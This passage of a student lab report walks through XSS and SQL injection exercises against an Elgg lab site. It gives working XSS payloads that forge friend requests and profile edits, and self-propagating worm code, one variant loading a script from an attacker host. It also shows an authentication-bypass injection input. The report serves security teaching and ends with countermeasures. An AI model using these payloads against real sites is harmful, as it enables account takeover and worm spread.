
Listing 4: POST HTML

After that, when someone views the Samy's profile, it will self-execute the add friend script, as shown in Figure 16a, and the result is shown in Figure 16b. The result indicates that the script successfully added Samy as a friend to the victim's account, demonstrating the potential for XSS attacks to perform unauthorized actions on behalf of the victim.



(a) Self Execute the Add Friend (b) Add Friend in Activities

Figure 16: Observations



(a) If without the ts and token (b) Fail to Add Friend

Figure 17: Observations

Answer for Question 1:
As mention before, the parameters in the add friend request are:

1. _elgg_ts is a timestamp used to verify the timeliness of the token.
2. _elgg_token is the actual token value, used to verify the user's identity and permissions.

if without these two parameters, the request will fail, as shown in Figure 17a and Figure 17b. Because the server will verify the timeliness of the token and the user's identity and permissions. **Answer for Question 2:**
It should also work, We can use the POST request to modify the profile directly. As shown in Figure 18. But the result is depend on the server's configuration, if the server doesn't check the text, then the attack will work. If the server does, then the attack will fail.






Figure 18: Post to edit the profile

3.7 Modifying the Victim's Profile

First, we modify the code as lstlisting 5 in samy's profile as shown in 19a, for modifying the one who visit the Samy's profile. As shown in Figure 19b, when Boby visiting Samy's profile will result in his profile's modifying to the given String `Hello World`. The result indicates that the script successfully modified Boby's Profile.



(a) edit Samy's profile



(b) Result of visiting Samy's profile

Figure 19: Observations

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name"+userName;
var accesslevel="&accesslevel[description]="+"2";
var propagatescript="&description="+'Hello World';
var content=ts+token+name+guid+propagatescript+accesslevel;
var samyGuid=47;
var sendurl='http://www.xsslabelgg.com/action/profile/edit';
 if(elgg.session.user.guid!=samyGuid)
 {
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type",
 "application/x-www-form-urlencoded");
 Ajax.send(content);
 }
}
</script>
```

Listing 5: POST edit Code

Answer for Question 3:
The Line is ensure that Samy's profile will not be edited by Samy himself, as shown in Figure 20. If without this Line, Aftre clicking Save Buttion, Samy's profile is edited by XSS itself, it will behaves just cover the XSS script, which will not propagate anymore.





Figure 20: XSS edit Samy's profile himself


3.8 Writing a Self-Propagating XSS Worm

3.8.1 Link Approach

First, we observe the profile editing POST Behavior, as shown in Figure 21a, the request is a POST request, and the form data is Listing 6 and we paste the Listing 4 to the csrf attack website and store it to `src.js`.



(a) edit Samy's profile




(b) addfriend script in attack website

Figure 21: Prepare for Modifying


```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name"+userName;
var accesslevel="&accesslevel[description]="+"2";
var propagatescript="&description="+'<script src="http://www.csrflabattacker.com/src.
    js">';
var content=ts+token+name+guid+propagatescript+accesslevel;
var samyGuid=47;
var sendurl='http://www.xsslabelgg.com/action/profile/edit';
 if(elgg.session.user.guid!=samyGuid)
 {
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type",
 "application/x-www-form-urlencoded");
 Ajax.send(content);
```

```
 }
}
</script>
```

Listing 6: POST edit Code Link Approach




(a) XSS edit Boby's profile




(b) Boby's profile after XSS editing

Figure 22: Result

When Boby visiting Samy's profile, Boby's profile will be edited, as shown as Figure 22a, and the result is shown in Figure 22b. The result indicates that the script successfully modified Boby's Profile.
After that, when Alice visit Boby's profile, the add firend script in the attack website will be executed, as shown in Figure 23a, and the result is shown in Figure 23b. The result indicates that the script successfully added Samy as a friend to Alice's account, demonstrating the potential for XSS attacks to perform unauthorized actions on behalf of the victim.



(a) edit Samy's profile




(b) addfriend script in attack website


Figure 23: Prepare for Modifying

3.8.2 DOM Approach

As for DOM Approch, the Code show be modify as Listing 7. When Boby visit Samy's profile again, the XSS will edit Boby's profile as shown in Figure 24a and the result is shown in Figure 24b.




(a) XSS with DOM Approach




(b) addfriend script in Boby's Profile

Figure 24: XSS Modifying by DOM Approach

After that, Charlie visit Boby's Profile, the XSS add friend also executed, as shown in Figure 25a and the result shown in Figure 25b.



(a) visit Boby will perform the Add Friend



(b) addfriend Result

Figure 25: Result by DOM Approach

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name"+userName;
var accesslevel="&accesslevel[description]="+"2";
var headerTag="<script id=\"worm\" type=\"text/javascript\">";
var tailTag="</" + "script>";
var jsCode='window.onload = function () {var Ajax=null;var ts="&__elgg_ts="+elgg.
    security.token.__elgg_ts;var token="&__elgg_token="+elgg.security.token.
    __elgg_token;var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+
    ts+token;Ajax=new XMLHttpRequest();Ajax.open("GET",sendurl,true);Ajax.
    setRequestHeader("Host","www.xsslabelgg.com");Ajax.setRequestHeader("Content-Type"
    ,"application/x-www-form-urlencoded");Ajax.send();}'
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var propagatescript="&description="+wormCode;
var content=ts+token+name+guid+propagatescript+accesslevel;
var samyGuid=47;
var sendurl='http://www.xsslabelgg.com/action/profile/edit';
 if(elgg.session.user.guid!=samyGuid){
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type",
 "application/x-www-form-urlencoded");
 Ajax.send(content);
 }
}
</script>
```

Listing 7: DOM Approach

3.9 Countermeasures XSS

1. Activating only the HTMLawed countermeasure as shown in Figure 26
Observations:
Upon activating only the HTMLawed plugin and visiting the victim profiles, it was observed that the user-generated content that previously contained malicious scripts no longer executed those scripts. The HTMLawed plugin effectively sanitized the input fields by removing or escaping HTML tags that could be used for scripting. As a result, any attempt to perform an XSS attack by injecting script tags or other HTML elements that could contain JavaScript was thwarted. The profiles displayed user input as plain text, or with only the allowed HTML tags, thereby preventing any embedded JavaScript from running, as shown in Figure 27.
2. Turning on both the HTMLawed countermeasure and htmlspecialchars:
Observations:
With both the HTMLawed plugin and the htmlspecialchars PHP function enabled, the security measures were strengthened. Visiting the victim profiles after enabling both countermeasures revealed that the application was now encoding special HTML characters into their corresponding HTML entities. Characters such as <, >, &, ', and " were converted to `<`, `>`, `&`, `&apos;`, and `&quot;`, respectively, as shown in Figure 28. This encoding further prevented the execution of any potentially harmful scripts that could have been missed by the HTMLawed plugin alone. The profiles were rendered with even greater safety, ensuring that all user input was displayed without any active scripts or HTML elements that could present a security risk.





Figure 26: Enable HTMLawed



(a) visit Boby will perform the Add Friend (b) addfriend Result

Figure 27: Result of enabling HTMLawed




Figure 28: Enable htmlspecialchars()

4 SQL Injection Attack

4.2 Get Familiar with SQL Statements

We can use the following SQL statement lstlisting 8 to get the information of the table, as shown in Figure 29.

```
1 select * from credential where name='Alice';
```

Listing 8: select Alice's information




Figure 29: Result

4.3 SQL Injection Attack on SELECT Statement

4.3.1 Sub-task 1: SQL Injection Attack from webpage

First, we use the following SQL statement lstlisting 9 to get the information, we conduct the INPUT `admin' #` as shown in Figure 30, this will close the entire statement early and commenting out what comes after it. The result shown in 31 indicates that the script successfully executed the SQL injection attack, bypassing the authentication mechanism and retrieving the information of the admin user.




Figure 30: SQL Injection Attack from webpage

```
SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name='admin' #'and Password='123'
```

Listing 9: select Alice's information

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph Nu
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 31: SQL Injection Attack from webpage Result

4.3.2 Sub-task 2: SQL Injection Attack from command line